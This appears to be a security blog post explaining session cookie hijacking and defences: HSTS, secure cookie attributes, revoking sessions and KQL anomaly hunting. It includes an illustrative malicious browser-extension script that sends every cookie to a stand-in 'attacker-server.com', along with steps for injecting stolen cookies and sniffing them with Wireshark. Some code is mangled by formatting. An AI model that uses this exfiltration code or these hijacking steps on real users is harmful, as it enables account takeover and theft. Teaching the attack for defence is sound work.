
Listen to this Post
Introduction:

In an era where passwords are fortified by multi-factor authentication, hackers have shifted their focus to a more vulnerable target: your session cookies. These tiny data files, designed for user convenience, have become the master keys to your digital identity. Session hijacking, or cookie theft, represents a critical cybersecurity threat where attackers bypass traditional credentials entirely, granting them silent, undetected access to your most sensitive accounts. This article deconstructs the attack vector, provides actionable defense tutorials, and analyzes the evolving threat landscape.
Learning Objectives:
- Understand the technical mechanism of session cookies and how their theft leads to full account compromise.
- Learn to identify common attack vectors like malicious extensions, public WiFi exploits, and phishing kits.
- Implement practical, step-by-step mitigations including command-line session analysis, security header configurations, and endpoint hardening.
You Should Know:
- The Anatomy of a Session Hijack: From Cookie to Compromise
A session cookie is a token issued by a web server after successful authentication. It tells the server, “This browser is logged in as User X.” When stolen, an attacker can inject this cookie into their own browser, impersonating the victim without ever knowing the password.
Step-by-step guide explaining what this does and how to use it:
1. Victim Logs In: User authenticates to https://yourbank.com`. The server validates credentials and issues a session cookie (e.g.,sessionid=abc123) to the victim's browser.yourbank.com
2. Cookie Theft: An attacker obtains this cookie via a malicious WiFi packet sniff, a compromised browser extension, or a cross-site scripting (XSS) attack.
3. Attacker Injects Cookie: The attacker uses a browser tool to manually set the stolen cookie.
<h2 style="color: yellow;"> Using a Browser Extension (Cookie-Editor):</h2>
<h2 style="color: yellow;"> Install a cookie editor.</h2>
<h2 style="color: yellow;"> Navigate to the target site (e.g.,).</h2>abc123`.
Add a new cookie. Set Name to `sessionid` and Value to the stolen token
Refresh the page. The server now recognizes the attacker as the authenticated victim.
4. Lateral Movement: From the compromised account, the attacker seeks to harvest more cookies, access financial data, or pivot to internal corporate systems.
2. Exploiting Public WiFi: A Wireshark Demonstration
Unencrypted public WiFi is a prime hunting ground. Tools like Wireshark can capture plaintext HTTP traffic, which may include session cookies.
Step-by-step guide:
- Tool Setup: Install Wireshark on Linux (
sudo apt install wireshark) or Windows (download from wireshark.org). - Capture Traffic: Start a capture on the active network interface.
- Filter for Cookies: Apply a display filter:
http.cookie. - Analyze Packets: If the website uses HTTP (not HTTPS), you can see cookie headers like
Cookie: session_id=def456; user_token=ghi789. An attacker can copy these values.
Mitigation Command (For Network Admins): Enforce HTTPS via HSTS preloading. A sample Apache config snippet:Header always set Strict-Transport-Security "max-age=63072000; includeSubDomains; preload"
-
The Malicious Extension: Code That Steals in the Background
Malicious browser extensions can read all cookies for all sites. Here’s a simplified, illustrative example of malicious extension code.
Step-by-step guide explaining what this does:
- Malicious Manifest: The extension’s `manifest.json` requests excessive permissions:
"permissions": ["cookies", ":///"]. - Background Script (background.js): This script runs persistently, exfiltrating cookies to an attacker-controlled server.
chrome.cookies.getAll({}, function(cookies) { cookies.forEach(function(cookie) { // Send each cookie to attacker server fetch('https://attacker-server.com/steal', { method: 'POST', body: JSON.stringify({ url: cookie.domain, name: cookie.name, value: cookie.value }) }); }); }); - User Defense: Regularly audit extensions. In Chrome, go to
chrome://extensions/. Remove any unfamiliar or unnecessary extensions. Prefer extensions with high user counts and clear privacy policies.
4. Terminal Defense: Finding and Killing Remote Sessions
If you suspect cookie theft, changing your password is NOT enough. You must terminate the stolen session.
Step-by-step guide for major platforms:
Google Account:
- Go to myaccount.google.com/security.
- Navigate to “Your devices” or “Manage all devices.”
- Review devices and sign out of any unfamiliar sessions.
Facebook:
- Settings & Privacy > Settings > Security and Login.
- Click “See More” under “Where you’re logged in.”
3. “Log Out” of suspicious sessions.
Via Command Line (Using cURL for API-aware services): Some services offer APIs. For example, to revoke a specific OAuth token (conceptual):
curl -X POST -H "Authorization: Bearer YOUR_VALID_TOKEN" \
https://api.service.com/v1/oauth/revoke \
-d "token=STOLEN_TOKEN_VALUE"
5. Hardening Your Browser and Network
Proactive configuration can significantly reduce the attack surface.
Step-by-step guide:
- Enable Always-On HTTPS: Use browser extensions like “HTTPS Everywhere” or enable the built-in setting in Chrome/Firefox.
- Configure Secure Cookie Attributes (For Developers): When setting cookies, use
Secure,HttpOnly, and `SameSite` attributes.
Example in a Node.js/Express response:
res.cookie('sessionid', 'abc123', {
httpOnly: true, // Prevents JavaScript access
secure: true, // Only sent over HTTPS
sameSite: 'strict', // Prevents CSRF and some hijacking
maxAge: 1000  60  60  24
});
3. Use a VPN on Public Networks: A reputable VPN encrypts all traffic between your device and the VPN server, preventing local network sniffing.
6. Advanced Threat: Pass-the-Cookie Attacks in Cloud Environments
In corporate settings, stolen cookies from cloud identity providers (like Azure AD or AWS SSO) can be used in “Pass-the-Cookie” attacks to access cloud consoles and APIs.
Step-by-step guide for mitigation (Azure AD Example):
- Implement Conditional Access Policies: Require compliant devices or specific locations for access to sensitive apps.
- Monitor for Anomalies using KQL (Azure Sentinel): Hunt for logins from unusual locations paired with a known user agent.
SigninLogs
| where ResultType == 0 // Successful logins
| where LocationDetails.city != "ExpectedCity"
| where DeviceDetail.browser != "Chrome" // User's typical browser
| project TimeGenerated, UserPrincipalName, AppDisplayName, IPAddress, LocationDetails.city, DeviceDetail
What Undercode Say:
Session is the New Password: The perimeter of authentication has moved from the login form to the ongoing session. Defending this session is as critical as protecting a password.
Detection Over Blind Trust: Organizations must assume cookie theft can occur and implement detection for anomalous session activity (impossible travel, new device fingerprint) rather than solely relying on prevention.
The analysis underscores a paradigm shift. As MFA adoption grows, adversary tradecraft adapts to exploit the trusted session that exists after authentication. This makes post-auth security monitoring, strict cookie attributes, and user awareness about extension and network hygiene non-negotiable components of a modern defense strategy. The attack demonstrates that security is a chain; its strength is determined by the weakest link, which today is often the persistent, trusted session.
Prediction:
Session hijacking will become more automated and integrated into Attack-As-A-Service platforms, such as phishing kits that now steal cookies in addition to credentials. We will see a rise in AI-powered attacks that profile user behavior post-hijack to avoid triggering anomaly detection (e.g., mimicking typing speed or mouse movements). In response, the industry will accelerate the adoption of passwordless, biometric-bound continuous authentication models (e.g., FIDO2 WebAuthn) and hardware-bound session keys. Browser vendors will likely enforce more restrictive default cookie policies and provide users with finer-grained control over session permissions, moving towards ephemeral, single-tab session isolation as a standard security feature.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Prathamesh Shiravale – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


